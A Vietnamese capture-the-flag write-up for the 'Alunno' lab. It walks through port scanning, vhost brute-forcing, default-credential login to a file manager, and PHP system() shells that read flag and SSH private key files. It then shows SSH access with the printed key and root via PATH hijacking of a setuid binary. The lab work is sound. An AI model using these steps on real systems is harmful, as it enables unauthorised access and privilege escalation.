

Alunno 1:

Thử quét bằng nmap thử xem có lỗ hổng hay port nào đang mở hay không

```
└─$ sudo nmap -p- 192.168.19.210
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 07:15 EST
Nmap scan report for 192.168.19.210
Host is up (0.00027s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9696/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 120.19 seconds
```

Kết quả là tìm thấy 3 port với port 9696 là một ẩn số, thử quét kỹ hơn port này xem sao

```
(kali@kali) (~/Desktop)
└─$ sudo nmap -T4 -A 192.168.19.210 -p 9696
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 07:19 EST
Nmap scan report for 192.168.19.210
Host is up (0.0045s latency).

PORT      STATE SERVICE VERSION
9696/tcp   open  unknown
|_ fingerprint-strings:
|_  DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_  Flag01{tSRNkhh8ogUwfpDlqsFYT}
|_  1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9696-TCP:V=7.92XI=7%D=11/12%Time=636F8F52XP=x86_64-pc-linux-gnuXr(N
SF:ULL,1F,"Flag01{tSRNkhh8ogUwfpDlqsFYT}\r\n")%r(GenericLines,1F,"Flag01{t
SF:SRNkhh8ogUwfpDlqsFYT}\r\n")%r(GetRequest,1F,"Flag01{tSRNkhh8ogUwfpDlqsF
SF:YT}\r\n")%r(HTTPOptions,1F,"Flag01{tSRNkhh8ogUwfpDlqsFYT}\r\n")%r(RTSPR
SF:equst,1F,"Flag01{tSRNkhh8ogUwfpDlqsFYT}\r\n")%r(RPCCheck,1F,"Flag01{tS
SF:RNkhh8ogUwfpDlqsFYT}\r\n")%r(DNSVersionBindReqTCP,1F,"Flag01{tSRNkhh8og
SF:UwfpDlqsFYT}\r\n")%r(DNSStatusRequestTCP,1F,"Flag01{tSRNkhh8ogUwfpDlqsF
SF:YT}\r\n")%r(Help,1F,"Flag01{tSRNkhh8ogUwfpDlqsFYT}\r\n")%r(SSLSessionRe
```

Kết quả là tìm được flag1 trong kết quả trả về


Flag01 {tSRNkhh8ogUwfpDlqsFYT}

Alunno 2:

Theo hint và sau khi tìm hiểu thì ta sẽ dùng gobuster với mode vhost để bruteforce tìm ra một domain để truy cập

```
D:\gobuster-windows-386>gobuster vhost -u http://alunno.insecclab -w dns.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://alunno.insecclab
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      dns.txt
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2022/11/12 19:22:24 Starting gobuster in VHOST enumeration mode
=====
Found: api-dev.alunno.insecclab (Status: 301) [Size: 169]
=====
2022/11/12 19:24:51 Finished
=====
D:\gobuster-windows-386>
```

Sau khi quét thì ta thấy được một domain mới được tìm ra thử truy cập vào domain này. Lưu ý phải chỉnh sửa file hosts thì mới truy cập vào được.




Sau khi truy cập thì ta có ngay flag2

Flag02{WweCQnfHohuE4hdusJ67X}

Alunno 3:

Sau khi tìm hiểu qua trang github của tác giả thì biết được rằng web này được viết bằng django. Tìm hiểu một tí trên mạng thì biết là django có phần là admin site. Thay đổi url thành [www.alunno.inseclab/admin](http://www.alunno.inseclab/admin) để có thể truy cập.

Email và password tác giả cũng đã để ở github luôn rồi nên chỉ cần đăng nhập vào thôi





Sau khi truy cập vào được admin site thì tìm xem flag nằm ở đâu.

Alunno 4:

Theo một chỉ dẫn trong admin site ta sửa url thành f5gi8.alunno.inseclab trong file hosts rồi truy cập vào

Change lesson


**Tấn công dịch vụ có lỗ hổng - C01**

Course: An toàn mạng máy tính - C01  

Name: Tấn công dịch vụ có lỗ hổng

Description: Một dịch vụ quản lý file đang được thử nghiệm cho hệ thống Alunno. Trải nghiệm hệ thống quản lý file này tại f5gi8.alunno.inseclab

```
File Actions Edit View Help
GNU nano 6.3 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.19.206 f5gi8.alunno.inseclab
```



Tìm kiếm về Tiny File Manager trên github thì tìm thấy được username và password thử đăng nhập vào xem.

Default username/password: admin/admin@123 and user/12345.

**File Manager**

Search  Upload New Item Admin

You are logged in

<input type="checkbox"/>	Name	Size	Modified	Perms	Owner	Actions
<input type="checkbox"/>	<> shell.php	28 B	02.11.22 07:23	0644	root:root	
<input type="checkbox"/>	<> shell_221102072501.php	28 B	02.11.22 07:25	0644	root:root	
<input type="checkbox"/>	<> shell_221102072729.php	46 B	02.11.22 07:27	0644	root:root	
<input type="checkbox"/>	<> shell_221102072835.php	51 B	02.11.22 07:28	0644	root:root	

Full Size: 153 B File: 4 Folder: 0 Memory used: 2 MB Partition size: 1.78 GB free of 8.75 GB

Select all Unselect all Invert Selection Delete Zip Tar Copy

Tiny File Manager

Vào được giao diện thì ta tìm thấy một lệnh thư một có tên là ...flag.txt thử truy cập tới đó xem thì ta thu được flag

**File Manager**

File "shell\_221102072729.php"

Full path: /var/www/html/data/shell\_221102072729.php  
File size: 46 B  
MIME-type: text/x-php  
Charset: utf-8

Download Open Edit Advanced Editor Back

```
<?php
    system("cat ../yfuucwy0.flag.txt");
?>
```

f5gi8.alunno.insecclab/yfuucwy0.flag.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Flag04{kIU3L13bxdKQEzF5GD5wq}

Flag04{kIU3L13bxdKQEzF5GD5wq}

Alunno User

**Trong challenge alunno 4 ta tìm được một đường dẫn khác là ../7uzeri47.alunno.id\_rsa**

**File Manager**

File "shell\_221102072835.php"

Full path: /var/www/html/data/shell\_221102072835.php  
File size: 51 B  
MIME-type: text/x-php  
Charset: utf-8

Download Open Edit Advanced Editor Back

```
<?php
    system("cat ../7uzeri47.alunno.id_rsa");
?>
```

Thử truy cập vào đường dẫn này thì ta nhận được đoạn mã RSA như sau.



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAAABAAAwAAAAAdzc2gtcn
NhaAAAAwEAAQAAAEAAAEAAAEAAAEAAAEAAAEAAAEAAAEAAAEAAAEAAAEAAAEAAAEAAAE
B5Y9kuGoP0M2obgCrXpJ8cK1BuPTdoLwpl/JzpS5Tn99/nVvq7KuiZRGgGQZcIX5eXB0o9
Mr0gTjhjxm1StD5KjEALIfdAR8sXHuYyqKznjLPNreDqI5kshHwt2mYqX4tgfXJyBuY1W
IhsN9AXRfJfr+m7tZ9qjx05AKraPYIPb+6eIXc5/12CzJN6nLpu3qu1HijwMnQNF8BzWdR
lU5YDWBIVe/hp1WvdJ9zoutCrTpIOWCp98lFKE2TMNW6VnR/LgBICEV49efs5KZ2tdak
0WqX9ffYUqDLw603526z8GlgJjrvNuNBcYHsXuZuGLzZ5IT5aCXBkrmQzHBYY9ldrpE3
cz/PDGNW86W7Mei81aw1MtPiu/bVvDDp3B3bB1FoXf++I91MeiH9la3jzpf/EZTH8wq0
v1lCP12jR/9QWmMrd2ZuwvUjs/ictswy0/MfGkhAAAF1BQlBwUJQcHAAAAB3NzaC1yc2
EAAAABAMdFcuwLRHwK1bCUZPqAqGGQdG120mMANsvurEhgRrBUTNALxnIweWPZLhqD9D
Ga6Aq1z4/HCT0bj03aJCKZfyc6URfE5/ff51b6uyriM0RoBkGXCMEXLwdKPTKzoE44Y8Zt
Uk3eSo3gCYH+nQeFLfx7mMqis54yza3g610ZLR8LdpmKL+LYH1ycgbmNV1B7DfQF0xyX
6/j07WfaoU0QcQ2j2CKQfuntV30f9dgsyTepy6bt6rtR4o8Dj0DRUQc1nUZVOWA1lgSL3
4v4dVLXSfc6Lrq06VSNFgqffJRZBNkzDVuLz0fy4ASAnLePXn7Eis9rXWpNFqL/X38mFK
gy80tN0tus/BpYCSa7zbjWmbB7Mbmbh182WeSE+WgWkZK5MxwcvZQ66RN3Gfzwxp1v0L
uzHovJfglTLTLyV21bww6dwd2wYhaF3/viPyjHoh/Zwt486XxfxGUX/MKj r4pQj9do0f/
UFpLq3dmb5ML71bP4nLbMMTPzHxPQAAAAAMBAEAAAGALnaaCL3FVTJ3o34hgVyoNw/3Ba
PvnSqnTU805wq1uPf/PYCTyVnFCBjW+JWNLD9/AA815bLeob00MtdhIrw8wrfNqj c8a
YkefRyidg+XffnZnYn6U8GTxPXWygY+80YN58r7q4jMhuIXP/S0f27yUckarMvMhbm/q0
PywcfIzEVO/RQcwc7meSCg+tpiViYtJC/pfasqx9Pv9S08xWj C03nf0QHLyL71FME4If
ozwrfPsnf1I1IICULhI4csQanAIYR80momoSk1o0tu/iLcio7nvcyvRE2YxJ33Fdc0Pc8sFK
Qgr4P2GyHwMj1XvofF63rvfCt+x2k5gtDnMdj48+D5YI5IPJLncmuCMC+yLwqkXwAZTII
X6bXWRLZJaG1FFPglPQmUUh61Z7g0kSkEULclfeMnhIx16glrH3fu+kLQZ0wfkB3JH
cnoReZiStDro3wrdnVkg0LL2YyCWJRjHv4+3chc5SY70qW5Qx8FjI15fBi0y90FAAAA
wCM05dwS0e1D8/rAhHu6M4TyJV40Bbm1MwftIIZITsvqVaR3BTVoQbLZ5PNmqy9S16J8x0
AQ/d9zb95YyLX+RcWdZd0T4Gugeeca6EUn1m8Amd/nwC8j8AFmqmXV0FegD1QjxSwj k0L
Alm+UnDoZ86v778XzKNC8Nwm+hbShZ5JWd77XmLydRXZ2WqT/D536P6sETeB/gpaJ3
UmtgFT9uFJCGwL7xSvJua/9DH180darbHK7QzErHCPeKwM6H8AADBA0m6873DfQAVin3g
CMCKnHYmBwJocLWai1EnFanB9+LXI+xRNRNLIHUaY7NnnR0gM3vPXtrYQLzXhG1udCA
i1Bh6LE9JONaJfS1dJZYXZtNBpAn40pN3dC6y9gFgRc3L1akkTsjn/s9/fz8L/1ohXCUj
hZ2ZjUu8yA3wqeQoC4G0uzGcErI0PfxgD8jiAc204KUMvzN6tREHFZ7fGg0lncVg+LV0
vUSCv10jYv+GheQm0Zjyu3eb0rd35//wAAAAEA2kH83UeCtVgSX8mcjQeCjr/9r+8F9M0y
YyKPL3PoMBL3eEgYSH5YhDYwsuHFkSh69sC0rdYxLj1gEf6CsRs94JubYLy6Lts5Zhc
5Pb+jyat95w3bNgjFDt8ZuhxvoujF5RYA+KrpBhmseUa00utdY18FCQyZ4W/Jd16PQRK5
jvmsaqeEdapu3E2IecB1U1j1Lc13qB2GxHuSjLveU/w07MrL5eShLnPe0mhupoMLBZ
c/T7x1C3grTRbFAAADfswSub0BhbHvubm8BAGMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

Có thể đây là private key để xác thực đăng nhập với máy chủ qua kết nối ssh. Thử truy cập vào máy chủ

```
(root@kali)~[~kali/Desktop]
# ssh -i sshkey.txt alunno@192.168.19.206 -p 22
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sat 12 Nov 2022 02:55:00 PM UTC

System load:                0.97
Usage of /:                  76.4% of 9.75GB
Memory usage:                6%
Swap usage:                  0%
Processes:                   274
Users logged in:              1
IPv4 address for br-240b9497d1aa: 172.18.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for ens33:      192.168.19.206

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

13 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Nov 12 14:07:41 2022 from 192.168.19.110
alunno@alunno:~$
```

Đã thành công truy cập máy chủ giờ thì chỉ cần xem trong đây có gì. Kết quả là phát hiện 1 file user.txt thử xem file này và ta tìm được flag của challenge alunno user

```

alunno@alunno:~$ ls
grep user.txt
alunno@alunno:~$ cat user.txt
InSec{VpxLxW04Dz5apQDYdnfO}
alunno@alunno:~$

```

InSec{VpxLxW04Dz5apQDYdnfO}.

## Alunno 5

Sau khi có được flag của alunno user thì ta thử liệt kê các file ẩn khác

```

alunno@alunno:~$ ls -la
total 40
drwxr-xr-x 6 alunno alunno 4096 Nov 12 13:49 .
drwxr-xr-x 4 root root 4096 Oct 22 06:59 ..
lrwxrwxrwx 1 root root 9 Oct 22 06:59 .bash_history -> /dev/null
-rw-r--r-- 1 alunno alunno 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 alunno alunno 3771 Feb 25 2020 .bashrc
drwx----- 2 alunno alunno 4096 Nov 1 03:52 .cache
drwx----- 3 alunno alunno 4096 Nov 1 04:15 .config
-rw-rw-r-- 1 alunno alunno 0 Nov 12 11:20 grep
drwxrwxr-x 3 alunno alunno 4096 Nov 1 04:18 .local
-rw-r--r-- 1 alunno alunno 807 Feb 25 2020 .profile
drwxrwxr-x 2 alunno alunno 4096 Oct 22 06:59 .ssh
-rw-r--r-- 1 alunno alunno 28 Oct 22 06:59 user.txt
alunno@alunno:~$

```

Ta thấy có 3 file khác được tạo cùng ngày cùng giờ với user.txt nên có thể những file này chứa flag. Ta thử tìm ngoài root các file có ngày tạo là Oct 22.

```

alunno@alunno://bin$ ls -la |grep "Oct 22"
lrwxrwxrwx 1 root root 21 Oct 22 06:49 c89 -> /etc/alternatives/c89
lrwxrwxrwx 1 root root 21 Oct 22 06:49 c99 -> /etc/alternatives/c99
lrwxrwxrwx 1 root root 20 Oct 22 06:49 cc -> /etc/alternatives/cc
-rws--x--x 1 root root 17016 Oct 22 06:59 icheck
-rwsr-xr-x 1 root root 57 Oct 22 06:59 u7wq
alunno@alunno://bin$

```

Trong bin có 2 file thử cat xem

```

alunno@alunno://bin$ cat icheck
cat: icheck: Permission denied
alunno@alunno://bin$ cat u7wq
#!/bin/bash
/usr/bin/echo "Flag05{6RU27wlR1IStzmK9670Js}"
alunno@alunno://bin$

```

Ta tìm được flag5

Flag05{6RU27wlR1IStzmK9670Js}

## Alunno 6:

Thử tìm kiếm ở nơi khác thì phát hiện trong var cũng có chứa thư mục tạo vào Oct 22 nên thử coi trong đây có gì



```
alunno@alunno: //var$ ls -la | grep "Oct 22"
drwxr-xr-x 14 root root 4096 Oct 22 06:59 .
drwxr-xr-x 12 root root 4096 Oct 22 06:47 cache
drwxr-xr-x 2 p4nk1d p4nk1d 4096 Oct 22 07:00 p4n
alunno@alunno: //var$ cat p4n
cat: p4n: Is a directory
alunno@alunno: //var$ cd p4n
alunno@alunno: //var/p4n$ ls
3fhc
alunno@alunno: //var/p4n$ cat 3fhc
Flag06{00k6dY82I1iMeR0cShSFD}
alunno@alunno: //var/p4n$
```

Qua các bước đơn giản thì cũng tìm ra được flag6

Flag06{00k6dY82I1iMeR0cShSFD}

## Alunno 7

Tìm kiếm các file khác thì chả thấy flag7 đâu nên có thể nó nằm ở một nơi nào khác trên máy chủ. Thử kiểm tra có các dịch vụ nào đang được mở trên máy chủ

```
alunno@alunno: // $ ss -atnlp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
LISTEN     0            128         127.0.0.1:22             0.0.0.0:*
LISTEN     0            3          0.0.0.0:9696             0.0.0.0:*
LISTEN     0            3          127.0.0.1:9697           0.0.0.0:*
LISTEN     0            4096        0.0.0.0:80               0.0.0.0:*
LISTEN     0            128        [::]:22                  [::]:*
LISTEN     0            4096        [::]:80                  [::]:*
```

Phát hiện một kết nối lạ với port 9697 thử nc tới đây xem có gì không

```
alunno@alunno: // $ nc 127.0.0.1 9697
Flag07{n56zkU4WVxf9XiWByqkS8}
```

Tìm ra được flag7 rồi hehe

Flag07{n56zkU4WVxf9XiWByqkS8}

Alunno root:

Lúc tìm flag5 thì file icheck đã permission denied nên thử xem nó là file gì.

```
alunno@alunno: //bin$ file icheck
icheck: setuid executable, regular file, no read permission
alunno@alunno: //bin$
```

Thì ra là một file thực thi, thực thi nó luôn xem sao.

```
alunno@alunno:~$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: 
```

Yêu cầu nhập vào flag 5 6 7 để mở khóa binary gì đây

```
alunno@alunno:~$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wLR1IStzmK9670Js}
Flag 6: Flag06{00k6dY82I1iMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiWByqKS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
```

Kết quả là nó thực hiện lệnh ping tới 8.8.8.8

```
alunno@alunno:~$ ls -la | grep "Oct 22"
lrwxrwxrwx 1 root root 21 Oct 22 06:49 c89 -> /etc/alternatives/c89
lrwxrwxrwx 1 root root 21 Oct 22 06:49 c99 -> /etc/alternatives/c99
lrwxrwxrwx 1 root root 20 Oct 22 06:49 cc -> /etc/alternatives/cc
-rws--x--x 1 root root 17016 Oct 22 06:59 icheck
-rwsr-xr-x 1 root root 57 Oct 22 06:59 u7wq
alunno@alunno:~$
```

File thực thi này được tạo và thực thi dưới quyền root. Để khai thác thì chúng ta tạo 1 file với nội dung whoami; id; cat /root/root.txt và cấp quyền thực thi cho nó (lưu file trong /tmp).

```
alunno@alunno:~$ echo "whoami;id;cat /root/root.txt" > ping
alunno@alunno:~$ chmod 777ping
chmod: missing operand after '777ping'
Try 'chmod --help' for more information.
alunno@alunno:~$ chmod 777 ping
alunno@alunno:~$
```

Tiếp theo ta sẽ trỏ PATH đến tmp để khi thực thi lệnh ping sẽ thực thi file ping trong tmp với các lệnh đã ghi

```
alunno@alunno:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alunno@alunno:~$ export PATH=/tmp:$PATH
alunno@alunno:~$ echo $PATH
/tmp:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alunno@alunno:~$
```

Quay lại thực thi file icheck thì ta có được flag của alunno root



```
alunno@alunno:>//bin$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wLR1IStzmK9670Js}
Flag 6: Flag06{00k6dY82I1iMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiWByqkS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

_____

root
uid=0(root) gid=1001(alunno) groups=1001(alunno)
InSec{3IPomfUD1ceEQ1bpBRQxI}

_____

Internet is online.
alunno@alunno:>//bin$ █
```

InSec{3IPomfUD1ceEQ1bpBRQxI}